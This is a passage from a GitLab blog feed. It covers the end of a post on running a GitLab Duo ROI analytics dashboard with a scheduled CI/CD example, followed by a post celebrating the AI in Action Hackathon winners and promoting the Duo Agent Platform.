
<p>Open your browser and navigate to: http://localhost:8080.</p>
<p>You'll see:</p>
<ul>

<li>License utilization: Total licensed users vs. active users (together with code suggestion analytics)</li>
</ul>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754478265/nhbukcflhmghs5jatrip.png" alt="GitLab Duo Analytics Dasboard"></p>
<ul>

<li>Duo Chat analytics: Unique Duo Chat users, average Chat events over 90 days, and Chat adoption rate</li>
<li>Duo engagement analytics: Categorizing Duo usage for a group of users as Power (10+ suggestions), Regular (5-9), or Light (1-4) based on usage patterns</li>
</ul>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754478265/xgq05hh2ybzb8ugsxqza.png" alt="Duo Chat Analytics - last 90 days"></p>
<ul>

<li>Usage analytics: Code suggestions by programming language (language coverage distribution), Code suggestions language performance analytics (accepted vs rejected rate)</li>
</ul>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754478265/mu3dx5g2l2lki2ehlr2g.png" alt="User adoption view of Duo analytics"></p>
<p>&lt;p&gt;&lt;/p&gt;</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754478267/xf0thn8sm4dlhoyyqg9i.png" alt="Language performance analytics"></p>
<ul>

<li>Weekly Duo Chat trends: Duo Chat usage patterns</li>
</ul>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754478265/plhycnmewye3vp6vitqj.png" alt="Duo Chat daily usage trends"></p>
<h3>8: (Optional) Launch the React dashboard</h3>
<p>For a more interactive experience, you can also run the React dashboard.</p>
<p>Install React dependencies.</p>
<pre><code class="language-bash">cd duo-roi-dashboard
npm install
</code></pre>
<p>Start the React app.</p>
<pre><code class="language-bash">npm start
</code></pre>
<p>What the React dashboard provides:</p>
<ul>
<li>Modern, responsive UI with ,aterial design</li>
<li>Real-time data refresh</li>
<li>Dark mode support</li>
<li>Enhanced visualizations</li>
<li>Export capabilities</li>
</ul>
<h2>Putting it all together</h2>
<p>To demonstrate the power of this integrated analytics solution, let's walk through a complete end-to-end implementation journey — from initial deployment to fully automated ROI measurement.</p>
<p>Start by deploying the containerized solution in your environment using the provided Docker configuration. Within minutes, you'll have both the analytics API and React dashboard running locally.</p>
<p>The hybrid data architecture approach immediately begins collecting metrics from your existing monthly CSV exports while establishing real-time GraphQL connections to your GitLab instance.</p>
<p><strong>Automation through Python scripting</strong></p>
<p>The real power emerges when you leverage Python scripting to automate the entire data collection and processing workflow. The solution includes comprehensive Python scripts that can be easily customized and scheduled.</p>
<p><strong>GitLab CI/CD integration</strong></p>
<p>For enterprise-scale automation, integrate these Python scripts into scheduled GitLab <a href="https://about.gitlab.com/topics/ci-cd/">CI/CD</a> pipelines. This approach leverages your existing GitLab infrastructure while ensuring consistent, reliable data collection:</p>
<pre><code class="language-yaml">
# .gitlab-ci.yml example

duo_analytics_collection:
  stage: analytics
  script:
    - python scripts/enhanced_duo_data_collection.py
    - python scripts/metric_aggregations.py
    - ./deploy_dashboard_updates.sh
  schedule:
    - cron: &quot;0 2 1 * *&quot;  # Monthly on 1st at 2 AM
  only:
    - schedules
</code></pre>
<p>This automation strategy transforms manual data collection into a self-sustaining analytics engine. Your Python scripts execute monthly via GitLab pipelines, automatically collecting usage data, calculating ROI metrics, and updating dashboards — all without manual intervention.</p>
<p>Once automated, the solution operates seamlessly: Scheduled pipelines execute Python data collection scripts, process GraphQL responses into business metrics, and update dashboard data stores. You can watch as the dashboard populates with real usage patterns: code suggestion volumes by programming language, user adoption trends across teams, and license utilization rates that reveal optimization opportunities.</p>
<p>The real value emerges when you access the ROI Overview dashboard. Here, you'll see concrete enagagement metrics metrics which can be converted into business impact for your organisation — perhaps discovering that your active Duo users are generating 127% monthly ROI through time savings and productivity gains, while 23% of your licenses remain underutilized. These insights immediately translate into actionable recommendations: expand licenses to high-performing teams, implement targeted training for underutilized users, and build data-driven business cases for broader AI adoption.</p>
<h2>Why GitLab?</h2>
<p>GitLab's comprehensive DevSecOps platform provides the ideal baseline for enterprise AI analytics and measurement. With native GraphQL APIs, flexible data access, and integrated AI capabilities through GitLab Duo, organizations can centralize AI measurement across the entire development lifecycle without disrupting existing workflows.</p>
<p>The solution's open architecture enables custom analytics solutions like the one developed through our Duo Accelerator program. GitLab's commitment to API-first design means you can extract detailed usage data, integrate with existing enterprise systems, and build sophisticated ROI calculations that align with your organization's specific metrics and reporting requirements.</p>
<p>Beyond technical capabilities, our approach ensures you're not just implementing tools — you're building sustainable AI adoption strategies. This purpose built solution emerging from the Duo Accelerator program exemplifies this approach, providing hands-on guidance, proven frameworks, and custom solutions that address real enterprise challenges like ROI measurement and license optimization.</p>
<p>As GitLab continues enhancing native analytics capabilities, this foundation becomes even more valuable. The measurement frameworks, KPIs, and data collection processes established through custom analytics solutions seamlessly transition to enhanced native features, ensuring your investment in AI measurement grows with GitLab's evolving solution.</p>
<h2>Try GitLab Duo today</h2>
<p>AI ROI measurement is just the beginning. With GitLab Duo's capabilities you can build out comprehensive analytics. With this you're not just tracking AI usage — you're building a foundation for data-driven AI optimization that scales with your organization's growth and evolves with GitLab's expanding AI capabilities.</p>
<p>The analytics solution developed through GitLab's Duo Accelerator program demonstrates how customer success partnerships can deliver immediate value while establishing long-term strategic advantages. From initial deployment to enterprise-scale ROI measurement, this solution provides the visibility and insights needed to maximize AI investments and drive sustainable adoption.</p>
<p>The combination of Python automation, GitLab CI/CD integration, and purpose-built analytics creates a competitive advantage that extends far beyond individual developer productivity. It enables strategic decision-making, optimizes resource allocation, and builds compelling business cases for continued AI investment and expansion.</p>
<p>The future of AI-powered development is data-driven, and it starts with measurement. Whether you're beginning your AI journey or optimizing existing investments, GitLab provides both the platform and the partnership needed to succeed.</p>
<blockquote>
<p>Get started with GitLab Duo today with a <a href="https://about.gitlab.com/gitlab-duo/">free trial of GitLab Ultimate with Duo Enterprise</a>.</p>
</blockquote>
]]></content>
        <author>
            <name>Paul Meresanu</name>
            <uri>https://about.gitlab.com/blog/authors/paul-meresanu</uri>
        </author>
        <published>2025-08-06T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[AI in Action Hackathon:  Celebrating the GitLab innovations ]]></title>
        <id>https://about.gitlab.com/blog/ai-in-action-hackathon-celebrating-the-gitlab-innovations/</id>
        <link href="https://about.gitlab.com/blog/ai-in-action-hackathon-celebrating-the-gitlab-innovations/"/>
        <updated>2025-08-05T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>The AI in Action Hackathon offered a compelling opportunity for developers to explore artificial intelligence. Running from May 6 to June 17, 2025, participants developed AI solutions and competed for a $50,000 prize pool. You can find more details about the contest and <a href="https://ai-in-action.devpost.com/project-gallery">explore the projects</a>.</p>
<p>This hackathon stood out because of a unique collaborative effort, bringing together Google Cloud, MongoDB, and GitLab. The aim was to cultivate an environment for AI development by combining Google Cloud's AI and cloud tools, MongoDB's intelligent data platform for AI, and GitLab's intelligent DevSecOps platform to ship more secure software faster with AI. This partnership allowed developers to integrate these powerful tools, reflecting real-world project dynamics.</p>
<p>This initiative sought to propel the developer community's growth, and collaboratively shape the future of DevSecOps. GitLab's specific focus in this hackathon was to inspire the creation of AI-enabled applications leveraging both GitLab and Google Cloud. Submissions were encouraged to include contributions to GitLab's product or develop functional components for the <a href="https://gitlab.com/explore/catalog">GitLab CI/CD Catalog</a>.</p>
<p>Ultimately, the AI in Action Hackathon became a vibrant stage for developer innovation. It ignited fresh ideas and equipped participants with tangible gains, including new skills, impactful projects for their portfolios, and new professional connections.</p>
<h2>Meet the winners: AI in action with GitLab</h2>
<p>Congratulations to all participants, and specifically to the contest winners. Here's a highlight of the projects that stood out for their deep GitLab integration.</p>
<p><strong><a href="https://devpost.com/software/pipeline-doctor">Pipeline Doctor: Proactive health for your CI/CD</a></strong>
<em>&quot;As a software engineer, I frequently run into failed GitLab pipelines, often accompanied by cryptic and overwhelming logs. Pinpointing the root cause feels like searching for a needle in a haystack. Debugging becomes even more time-consuming when I have to rely on SREs for support.&quot; - the project's author</em></p>
<p>Pipeline Doctor addresses this by using AI for advanced root cause analysis, swiftly diagnosing pipeline anomalies. It analyzes logs and changes to pinpoint errors, and could even explain security issues or predict bottlenecks. This means substantial productivity gains for developers, reclaiming time from troubleshooting to focus on new features. It also makes pipelines more reliable, aligning with goals for 80% faster CI builds and 90% less system maintenance. This project signifies a shift from reactive troubleshooting to proactive health monitoring.</p>
<p>A truly impressive step towards more resilient pipelines.</p>
<p><strong><a href="https://devpost.com/software/agentic-cicd">Agentic CICD: The future of automated DevSecOps</a></strong></p>
<p><em>&quot;What if AI agents could handle most of the DevOps workload?”- the project’s author</em></p>
<p>Agentic CICD is set to profoundly elevate DevSecOps practices by automating code reviews, suggesting intelligent fixes, and optimizing testing and deployment decisions. These agents can evaluate real-time metrics, automate releases, and even initiate rollbacks without immediate human intervention, creating a self-improving feedback loop. This approach also enhances security by proactively identifying risks. The advantages for development teams are tangible: increased productivity, consistently higher software quality, and improved operational efficiency, accelerating development cycles and time-to-market. Agentic CICD cultivates a pipeline capable of <em>self-healing</em> and <em>self-optimization</em>, amplifying developer capabilities by automating routine tasks and providing intelligent insights.</p>
<p>This project truly showcases the next generation of intelligent automation.</p>
<p><strong><a href="https://devpost.com/software/devgenius">Agent Anansi: Your intelligent companion in GitLab</a></strong></p>
<p><em>“As someone deeply passionate about DevOps and AI, I was frustrated by the fragmented and reactive nature of traditional CI/CD workflows. While automation is widespread, intelligence is often lacking.“ -  the project's author</em></p>
<p>Agent Anansi, a name evoking the clever and resourceful spider from folklore, appears to be a versatile AI agent designed to enhance various GitLab workflows beyond the confines of CI/CD. GitLab's broader vision for AI agents includes systems that mirror familiar team roles and serve as foundational building blocks for highly customized agents. This intelligent companion is poised to enhance GitLab workflows by automating repetitive tasks like issue categorization, optimizing search functions, and performing intelligent data analysis. Similar to GitLab Duo's Chat Agent, Anansi could process natural language requests for information or debugging assistance. A compelling application could be an &quot;AI mentor&quot; suggesting personalized learning paths. The overall impact on collaboration and efficiency would be substantial, improving developer experience by minimizing manual tasks and reducing context-switching. It would also enhance collaboration by providing instant access to documentation and enabling direct actions through intelligent interaction. Agent Anansi functions as a personalized productivity co-pilot, moving beyond generic tool assistance to a truly personalized experience that increases individual developer efficiency and reduces cognitive load.</p>
<p>A fantastic example of AI making daily development work smarter and more intuitive.</p>
<h2>The power of partnership: Google Cloud, MongoDB, and GitLab fuel innovation</h2>
<p>The AI in Action Hackathon underscored the potency of strategic partnerships in driving innovation. Google Cloud served as a foundational pillar, providing its advanced AI tools, machine learning capabilities, and extensive cloud computing resources as the bedrock for all hackathon projects. MongoDB offered the indispensable intelligent data layer, and GitLab provided the DevSecOps platform essential for building, securing, and deploying these sophisticated AI-enabled applications. Participants were granted access to these powerful tools through free trials or credits, reducing the barriers for experimentation.</p>
<p>The collaborative synergy among these partners was unmistakable in the multipartner structure of the hackathon. This environment allowed participants to explore a wide array of technologies and integration possibilities, enabling them to create innovative projects that addressed real-world problems.</p>
<h2>Getting to know GitLab's Duo Agent Platform</h2>
<p>GitLab is reimagining software development, charting a future where humans and AI collaborate seamlessly. <a href="https://about.gitlab.com/gitlab-duo/agent-platform/">GitLab Duo Agent Platform</a> allows users to build, customize, and connect AI agents to match their workflow. Developers are empowered to focus on strategic, creative challenges, as AI agents adeptly manage routine tasks such as providing project status updates, bug fixes, and code reviews concurrently.</p>
<p><a href="https://about.gitlab.com/blog/gitlab-duo-agent-platform-public-beta/">Duo Agent Platform is now in public beta</a> for GitLab Premium and Ultimate customers on GitLab.com and self-managed environments.</p>
<p><a href="https://about.gitlab.com/topics/agentic-ai/">AI agents</a> on the platform leverage comprehensive context from your GitLab projects, code, and requirements. They can also interoperate with other applications or data sources for expanded context and actionable assistance. The platform delivers extensible, customizable agentic AI: Users can create and customize agents and agentic flows that understand their specific work processes and organizational needs. Custom rules can be defined in natural language, ensuring agents perform precisely as configured. A catalog for custom skills, agents, and flows is also planned for future release.</p>
<p>Duo Agent Platform is seamlessly integrated into your workflow, available in your IDE (Integrated Development Environment) or GitLab’s web UI. It currently supports VS Code and the JetBrains family of IDEs, with Visual Studio support planned. This ability to set custom rules for agents, such as specific formatting for code or adherence to language versions, is poised to accelerate reviews and enable swifter deployment of consistent, secure code.</p>
<p>To get started, GitLab.com customers need to activate GitLab Duo beta features for their group, while self-managed customers need to enable these features for their GitLab Self-Managed instance. For those who are not yet GitLab customers, <a href="https://about.gitlab.com/free-trial/devsecops/">a GitLab Ultimate trial</a>, including Duo Agent Platform, is available at no cost.</p>
<h2>Join the AI revolution: What's next for developers</h2>
<p>The AI in Action Hackathon vividly showcased the transformative potential of artificial intelligence when applied to real-world software development challenges. For developers inspired by these breakthroughs, the journey into AI-powered DevSecOps has just started. Users are encouraged to explore and harness the power of <a href="https://about.gitlab.com/gitlab-duo/">GitLab Duo</a>, which is engineered to substantially elevate productivity, enhance operational efficiency, and reduce security risks across the software development lifecycle. GitLab Duo offers a suite of integrated features, including intelligent Code Suggestions, an interactive Chat agent, AI-assisted Root Cause Analysis for CI/CD failures, and clear explanations for security vulnerabilities — all directly accessible within the platform.</p>
<p>Beyond utilizing these powerful tools, developers are invited to contribute actively to the vibrant <a href="https://about.gitlab.com/community/">GitLab community</a>. This hackathon is an integral part of GitLab's broader community engagement initiative, which encourages contributions to <a href="https://about.gitlab.com/community/">GitLab's open source community</a>. By contributing, developers can directly shape the platform that millions use to deliver software faster and more securely. As a testament to GitLab's commitment to its community, contributors benefit from the very AI-powered tools, such as GitLab Duo, that they help build. Furthermore, GitLab recognizes and rewards community contributions through various programs, including the monthly Notable Contributor initiative and special recognition for Hackathon winners.</p>
<p>The AI in Action Hackathon showcased how a robust trust infrastructure, combined with emerging AI use cases, is forging a path toward a more trustworthy and efficient digital future. GitLab is dedicated to accelerating the monthly delivery of potent new AI features, with a clear strategic trajectory toward becoming a premier agent orchestration platform. GitLab is poised to empower users to craft, tailor, and disseminate complex agent flows, enabling highly automated and intelligent workflows. The landscape of software development is rapidly transforming, becoming progressively autonomous, adaptive, and AI-driven.</p>
<p>I can’t wait to see what you will build next with GitLab!</p>
]]></content>
        <author>
            <name>Nick Veenhof</name>
            <uri>https://about.gitlab.com/blog/authors/nick-veenhof</uri>
        </author>
        <published>2025-08-05T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Migrating by direct transfer is generally available]]></title>
        <id>https://about.gitlab.com/blog/migrating-by-direct-transfer-is-generally-available/</id>
        <link href="https://about.gitlab.com/blog/migrating-by-direct-transfer-is-generally-available/"/>
        <updated>2025-07-31T00:00:00.000Z</updated>
